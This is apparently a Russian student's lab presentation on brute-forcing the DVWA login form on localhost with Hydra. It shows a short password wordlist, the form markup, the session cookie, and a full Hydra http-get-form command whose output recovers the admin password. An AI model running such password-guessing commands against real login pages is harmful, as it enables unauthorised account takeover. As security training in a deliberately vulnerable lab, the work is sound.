

# **3 этап индивидуального проекта**

## Использование Hydra

---

Гисматуллин А.В.

Российский университет дружбы народов, Москва, Россия

- Получение практических навыков работы с Hydra и подбором паролей

# **Процесс выполнения лабораторной работы**

---

# Изменение уровня безопасности





Рис. 1: Установка низкого уровня безопасности

# Создание файла



```
avgismatullin@avgismatullin: ~  
File Actions Edit View Help  
GNU nano 7.2 passwords.txt *  
123456789  
qwerty  
user  
159357  
qwerty12345  
password  
pass  
svgravity194502  
SomeExlucivePassword  
  
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute  
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```


**Рис. 2:** Заполнение файла с паролями

# Метод отправки данных формы

```
6
7 <form action="#" method="GET">
8   Username:<br />
9   <input type="text" name="username"><br />
10  Password:<br />
11  <input type="password" AUTOCOMPLETE="off" name="password"><br />
12  <br />
13  <input type="submit" value="Login" name="Login">
14
15 </form>
```

Рис. 3: Поиск метода отправки данных

# Данные о PHPSEESID



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	Sosh9dhhefid5d4f8uq2intimd	127.0.0.1	/	Sun, 31 Mar 2024 14:48:29 GMT	35	false	false	None	Sat, 30 Mar 2024 14:57:21 GMT
security	low	127.0.0.1	/	Session	11	false	false	None	Sat, 30 Mar 2024 14:57:21 GMT

Рис. 4: PHPSEESID

# Формирование запроса

```
(avgismatullin@avgismatullin)-[~]
$ hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=5osh9dhhefid5d4f8uq2lntlmd;security=low:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-30 11:09:38
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1 try per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=5osh9dhhefid5d4f8uq2lntlmd;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-30 11:09:39

(avgismatullin@avgismatullin)-[~]
$
```

Рис. 5: Формирование запроса к Hydra



# Проверка корректности данных




Рис. 6: Проверка данных

## **Выводы по проделанной работе**

---

## Выводы по проделанной работе

В ходе выполнения данного этапа были получены практические навыки работы с Hydra и подбора паролей.